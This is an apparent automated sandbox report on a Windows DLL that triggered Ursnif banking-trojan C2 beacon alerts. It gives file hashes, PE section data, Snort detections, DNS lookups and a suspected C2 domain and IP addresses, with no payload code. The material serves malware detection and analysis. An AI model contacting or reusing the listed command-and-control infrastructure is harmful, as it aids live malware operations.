Size (bytes):	109930
Entropy (8bit):	5.5273902229363205
Encrypted:	false
SSDEEP:	1536:Bhh+nwo3R9M0afIfnFMgiu0s8dvE3Us1hLvX/PHYR9Hm1j9hv1K5dEaneJdb+p:V+nf3R9M0nFAueEEsrvXOHANKQhE
MD5:	C8CA8A73EFAB44521367298908CF1EC2
SHA1:	7F226781C999BA3E3B9B5E4323913D2DA31C3ACF
SHA-256:	7F9C1A2F135A8C50EAC6F8E268980230F188F376BEEE1B2616AFCED2713C94BD
SHA-512:	DCD0EAA999F61DC95E32D5F63F1E2DB10C70333602ACD6A188C91FA1B66402BE58262A02446BC7339456C7C10853C794870263549FDD24F87D09FD529B83F70
Malicious:	false
IE Cache URL:	http://https://www.googletagmanager.com/gtm.js?id=GTM-KF5RH5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\gtm[1].js	
Preview:	.// Copyright 2012 Google Inc. All rights reserved..(function(w,g){w[g]=w[g]||{};w[g].e=function(s){return eval(s);};})(window,'google_tag_manager');(function(){..var data = {."resource": {. "version":"156",. . "macros":[{. "function":"__u",. "vtp_component":"URL",. "vtp_enableMultiQueryKeys":false,. "vtp_enableIgnoreEmptyQueryParam":false. },{. "function":"__e". },{. "function":"__v",. "vtp_dataLayerVersion":2,. "vtp_setDefaultValue":false,. "vtp_name":"consentStatus.googleAdsConversion". },{. "function":"__u",. "vtp_component":"QUERY",. "vtp_queryKey":"kid",. "vtp_enableMultiQueryKeys":false,. "vtp_enableIgnoreEmptyQueryParam":false. },{. "function":"__v",. "vtp_dataLayerVersion":2,. "vtp_setDefaultValue":false,. "vtp_name":"consentStatus.googleAdsRemarketing". },{. "function":"__u",. "vtp_enableMultiQueryKeys":false,. "vtp_enableIgnoreEmptyQueryParam":false.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_SKP_1024817754__XfRtGeKb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	17316
Entropy (8bit):	7.910298786011498
Encrypted:	false
SSDEEP:	384:KGcOOO2n80PP9bG2Io+Ry3dL3NhKpPKhUQYURjpQK0s:KuiNCbRIdrrAihYway
MD5:	F76CBF59F82973371C2CE7DD15ED4589
SHA1:	328604D9E59280824F0F1C974D7A5A7C6C850A2B
SHA-256:	2356B173163DAB414255F656C2270B45297C49FE8A989815DB6D64B3F02E7D6B
SHA-512:	7C243F60A999CAAB107D0DEC2F00DBA1E30FE3A0D3A77835A78FD6377B539A42A9775574AD276774518CB5E099F01B3B5752E8B459AB7F56E44408F77478B58F
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FSKP%2F1024817754__XfRtGeKb.jpg
Preview:	......JFIF.....@ICC_PROFILE.....0ADBE....mntrRGB XYZ .....acspAPPL....none.....-ADBE.....cprt.....2desc...0...kwtpt.. ......bkpt.....rTRC.....gTRC.....bTRC.....rXYZ.....gXYZ.....bXYZ.....text....Copyright 1999 Adobe Systems Incorporated...desc.....Adobe RGB (1998)..... .....XYZ .....Q.....XYZ .....curv.....3..curv.....3..curv.....3..XYZ .....O....XYZ .....4....,...XYZ .....&1.../..... .....&""&0-0>>T.....$.....$6"(""("60:/,/:0VD<<DVdTOTdylly.....7.....6.....y..~..>...V..C..C.$ p..R\..-r...Q.MP...Q...W....6...jVm...A.2K..tM....).-.Z..*..G.lj1.qM3.qzl.....J.....Y.7*..P..N..0.O1J...*Z.R<.EL_L.zg.....B..%..{r.q....b.%...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\http___cdn.taboola.com_libtrc_static_thumbnails_d6e4874851a44f50a7f444daabbe2574[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	27768
Entropy (8bit):	7.979753834211602
Encrypted:	false
SSDEEP:	384:c3Kx8CnFG9T9VsB6cKp3+YwPbyU16YF+4o5hExG9dw64dpHLlAq4UwhbzLKUUDmB:cpSG9T9VvpOOUT25GxG9dYPlD4Fblwt4
MD5:	92AB147EA222292A9AE1819CEEA3B6DB
SHA1:	AF0D4953582685A1D134F4379482242693C303FE
SHA-256:	180C8BD45BD07C7D49E803D50E5FA1F605BB3B2B1E6379BFA306DE9B452F8770
SHA-512:	90525748F791D3B470506A739D48096BA1B20A98C0DF8290C4EB0A2979C582EBA4F5B04D8AFB797EC8E3A39680E2CA1F7E7EBDF4EB11C5A852D2FD4B942F76A 1
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fd6e4874851a44f50a7f444daabbe2574.jpg
Preview:	......JFIF.....!...!.1&""&18/-/8D==DVQVpp.....+.!.!.+A(/(((/(A9E848E9gQGGQgwd^dw.....7.....4..... .....{^>...x2.ND.....*b.....0..a.C4Zz.;.....N.}6...\.....w.Qs.....+P.....+..R{8.k.x..*...'...F....O`.....V...j...dX.:..;....^....".."..|....stb...7.....K4....}l..k.z^j.2.2..@.:..<.?.. .e[.....%..g.r4..dP..f.H.f....$...%...s.*m.Z.8..C..%..k.1.y.p.y...Q.j!.....;y..0...h&.m.;.o.l.s..U.>}..i...t...W.(_C.qhd.....9..v.H.]...j.5Jh..gB..*..+D.'.....'.B..D.ZI.u.j..d..v.m..sN@..-.6 VN.....!O.('k....Y...../.3S'.:.5k....X...=3S:k...D.Q.C...;.9.....Z.....Z..0.t..\@.``i$....sY]2.:..x..l.ZC.....MZ.....;U.$..:+K%.T'.u..?MBMS.g.zYF....e....S2y..y...a. ....H.${....'Z!.l.`0...-.-. M^m>c../nh$p.....q.....h...X7I..Pi+.^-.g.9...M.X.a.A.w.....;[.....n2Q..V...% ...`.....\|~...}J.).m..b.+1.v..n)B...^~.'.$.. H.#s]..

Static File Info

General

File type:	
Entropy (8bit):	7.475892650509383
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	2790000.dll

General

File size:	45056
MD5:	c40709736c45151601de6db50f379d8b
SHA1:	96fcdac225106f13726477d898a4939ccfcd4781
SHA256:	56b998448c4cd2240edcf0446c8bc7da54f4568ba99d1f3774c43af202aac995
SHA512:	8c93267e7dfe1a3420aa3990ed2ea3c86f6bb02023bae735f2cda3cb8f69f964669ce9fc76f1876399d52701b9c973cf0e192059828100841e63f11b438dfe24
SSDEEP:	768:nlGZ5Eevswd4RoFgmPsnwx+yXqv4kC9/VWH64A1xbDOhtMhDbPm+K5StOQM80Epp:lGZ5ewOKywnavdM/V+6OzsrJK9Wp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S>.n._.=._.=._.='.=._.='.=._.=._.=f_.=.P.=._.=.P.=._.=.P.=._.='.=._.='.=._.='.=._.=Rich._.=.....PE..L.....`.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10001d4b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x60C0F88C [Wed Jun 9 17:21:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	6e9163c62b29a1ccabed40ce8621a95a

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x15c7	0x1600	False	0.730823863636	data	6.49170357793	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x5c0	0x600	False	0.545572916667	data	5.09033285073	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x1dc	0x200	False	0.08984375	data	0.369416603835	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x5000	0x2dc	0x400	False	0.755859375	data	6.27518553548	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x9000	0x8400	False	0.971768465909	data	7.8716224231	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/06/21-14:30:01.336797	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49782	80	192.168.2.4	40.97.116.82
07/06/21-14:30:49.579442	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49866	80	192.168.2.4	45.90.58.179
07/06/21-14:30:52.271143	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49868	80	192.168.2.4	45.90.58.179
07/06/21-14:30:53.813443	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49868	80	192.168.2.4	45.90.58.179
07/06/21-14:30:53.813443	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49868	80	192.168.2.4	45.90.58.179
07/06/21-14:31:02.086342	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49878	80	192.168.2.4	45.90.58.179
07/06/21-14:31:02.086342	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49878	80	192.168.2.4	45.90.58.179
07/06/21-14:31:07.476458	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49880	80	192.168.2.4	45.90.58.179
07/06/21-14:31:07.476458	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49880	80	192.168.2.4	45.90.58.179
07/06/21-14:31:07.509744	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49882	80	192.168.2.4	45.90.58.179
07/06/21-14:31:11.355328	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49884	80	192.168.2.4	45.90.58.179
07/06/21-14:31:11.376338	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49886	80	192.168.2.4	45.90.58.179
07/06/21-14:31:14.488343	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49888	80	192.168.2.4	45.90.58.179
07/06/21-14:31:25.136749	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49893	80	192.168.2.4	45.90.58.179
07/06/21-14:31:25.136749	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49893	80	192.168.2.4	45.90.58.179
07/06/21-14:31:30.238925	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49894	80	192.168.2.4	45.90.58.179
07/06/21-14:31:30.238925	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49894	80	192.168.2.4	45.90.58.179
07/06/21-14:31:35.488914	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49896	80	192.168.2.4	45.90.58.179

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:29:37.924479008 CEST	192.168.2.4	8.8.8.8	0x930c	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:40.821963072 CEST	192.168.2.4	8.8.8.8	0x9c98	Standard query (0)	web.vortex.data.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:41.339418888 CEST	192.168.2.4	8.8.8.8	0x4115	Standard query (0)	geolocation.onetrust.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:41.412311077 CEST	192.168.2.4	8.8.8.8	0xcf34	Standard query (0)	contextual.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.908132076 CEST	192.168.2.4	8.8.8.8	0xdc33	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:44.231865883 CEST	192.168.2.4	8.8.8.8	0x9922	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:44.415155888 CEST	192.168.2.4	8.8.8.8	0xc075	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:29:44.545381069 CEST	192.168.2.4	8.8.8.8	0xdf9b	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.431371927 CEST	192.168.2.4	8.8.8.8	0x746f	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.447900057 CEST	192.168.2.4	8.8.8.8	0xface	Standard query (0)	s.yimg.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.098906994 CEST	192.168.2.4	8.8.8.8	0x854c	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.227508068 CEST	192.168.2.4	8.8.8.8	0xb8d8	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.464463949 CEST	192.168.2.4	8.8.8.8	0xb004	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.253243923 CEST	192.168.2.4	8.8.8.8	0x5309	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.873713970 CEST	192.168.2.4	8.8.8.8	0x8a4b	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:14.114526033 CEST	192.168.2.4	8.8.8.8	0x9331	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.157454014 CEST	192.168.2.4	8.8.8.8	0x40a6	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.768455029 CEST	192.168.2.4	8.8.8.8	0xdb79	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:19.061258078 CEST	192.168.2.4	8.8.8.8	0xce0e	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:25.074805021 CEST	192.168.2.4	8.8.8.8	0xe7dd	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:25.680813074 CEST	192.168.2.4	8.8.8.8	0x58f5	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:26.060101032 CEST	192.168.2.4	8.8.8.8	0x5878	Standard query (0)	dl.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:26.641084909 CEST	192.168.2.4	8.8.8.8	0xc8ea	Standard query (0)	s.uicdn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:27.255445957 CEST	192.168.2.4	8.8.8.8	0x826c	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:27.691718102 CEST	192.168.2.4	8.8.8.8	0x375f	Standard query (0)	img.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:28.317461014 CEST	192.168.2.4	8.8.8.8	0x830a	Standard query (0)	plus.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.726222992 CEST	192.168.2.4	8.8.8.8	0x4ca4	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.421026945 CEST	192.168.2.4	8.8.8.8	0xe714	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.746650934 CEST	192.168.2.4	8.8.8.8	0x12a0	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.018970966 CEST	192.168.2.4	8.8.8.8	0x882e	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.341403008 CEST	192.168.2.4	8.8.8.8	0x21c0	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.688553095 CEST	192.168.2.4	8.8.8.8	0x5cfe	Standard query (0)	s.uicdn.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.734209061 CEST	192.168.2.4	8.8.8.8	0x4e29	Standard query (0)	www.googleoptimize.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.460433006 CEST	192.168.2.4	8.8.8.8	0xd58d	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.523912907 CEST	192.168.2.4	8.8.8.8	0x46ab	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:41.956573963 CEST	192.168.2.4	8.8.8.8	0xfeb4	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:42.234256029 CEST	192.168.2.4	8.8.8.8	0x3e62	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:43.874739885 CEST	192.168.2.4	8.8.8.8	0x2c89	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:43.901608944 CEST	192.168.2.4	8.8.8.8	0x5e6f	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:49.424777985 CEST	192.168.2.4	8.8.8.8	0x86bd	Standard query (0)	taybhctdyehfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:52.067701101 CEST	192.168.2.4	8.8.8.8	0x2ed6	Standard query (0)	taybhctdyehfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:59.946554899 CEST	192.168.2.4	8.8.8.8	0x2167	Standard query (0)	mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:00.216656923 CEST	192.168.2.4	8.8.8.8	0x432b	Standard query (0)	www.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:01.828984976 CEST	192.168.2.4	8.8.8.8	0x2807	Standard query (0)	wa.ui-portal.de	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 6, 2021 14:31:01.840909958 CEST	192.168.2.4	8.8.8.8	0x2205	Standard query (0)	wa.mail.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:01.965348959 CEST	192.168.2.4	8.8.8.8	0x8008	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:07.333836079 CEST	192.168.2.4	8.8.8.8	0xaf7a	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:07.335467100 CEST	192.168.2.4	8.8.8.8	0xbac8	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:11.232556105 CEST	192.168.2.4	8.8.8.8	0xc237	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:11.237359047 CEST	192.168.2.4	8.8.8.8	0xf56f	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:14.321258068 CEST	192.168.2.4	8.8.8.8	0x3a32	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:24.945633888 CEST	192.168.2.4	8.8.8.8	0x1c32	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:30.092719078 CEST	192.168.2.4	8.8.8.8	0x2ad5	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:35.329746962 CEST	192.168.2.4	8.8.8.8	0xdb00	Standard query (0)	taybhctdye hfhgthp2.xyz	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:47.471260071 CEST	192.168.2.4	8.8.8.8	0x33c7	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:47.473866940 CEST	192.168.2.4	8.8.8.8	0x7be8	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:29:37.973083973 CEST	8.8.8.8	192.168.2.4	0x930c	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:40.887712955 CEST	8.8.8.8	192.168.2.4	0x9c98	No error (0)	web.vortex .data.msn.com	web.vortex.data.microsoft .com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:41.394079924 CEST	8.8.8.8	192.168.2.4	0x4115	No error (0)	geolocatio n.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:41.394079924 CEST	8.8.8.8	192.168.2.4	0x4115	No error (0)	geolocatio n.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:41.485426903 CEST	8.8.8.8	192.168.2.4	0xcf34	No error (0)	contextual .media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:43.974461079 CEST	8.8.8.8	192.168.2.4	0xdc33	No error (0)	hblg.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:44.298285007 CEST	8.8.8.8	192.168.2.4	0x9922	No error (0)	lg3.media.net		23.211.6.95	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:44.471496105 CEST	8.8.8.8	192.168.2.4	0xc075	No error (0)	cvision.me dia.net	cvision.media.net.edgeke y.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:44.591345072 CEST	8.8.8.8	192.168.2.4	0xdf9b	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:44.591345072 CEST	8.8.8.8	192.168.2.4	0xdf9b	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:45.486419916 CEST	8.8.8.8	192.168.2.4	0x746f	No error (0)	img.img-ta boola.com	tls13.taboola.map.fastly.n et		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:29:45.486419916 CEST	8.8.8.8	192.168.2.4	0x746f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.1.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.486419916 CEST	8.8.8.8	192.168.2.4	0x746f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.65.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.486419916 CEST	8.8.8.8	192.168.2.4	0x746f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.129.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.486419916 CEST	8.8.8.8	192.168.2.4	0x746f	No error (0)	tls13.tabo ola.map.fa stly.net		151.101.193.44	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.505383968 CEST	8.8.8.8	192.168.2.4	0xface	No error (0)	s.yimg.com	edge.gycpi.b.yahoodns.n et		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:29:45.505383968 CEST	8.8.8.8	192.168.2.4	0xface	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.22	A (IP address)	IN (0x0001)
Jul 6, 2021 14:29:45.505383968 CEST	8.8.8.8	192.168.2.4	0xface	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.23	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:01.148099899 CEST	8.8.8.8	192.168.2.4	0x854c	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	HHN-efz.ms-acdc.office.com		52.97.201.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	HHN-efz.ms-acdc.office.com		52.98.171.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.34	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.284509897 CEST	8.8.8.8	192.168.2.4	0xb8d8	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	outlook.ms-acdc.office.com	FRA-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	FRA-efz.ms-acdc.office.com		52.97.144.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	FRA-efz.ms-acdc.office.com		52.97.144.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:02.513778925 CEST	8.8.8.8	192.168.2.4	0xb004	No error (0)	FRA-efz.ms-acdc.office.com		52.97.188.66	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
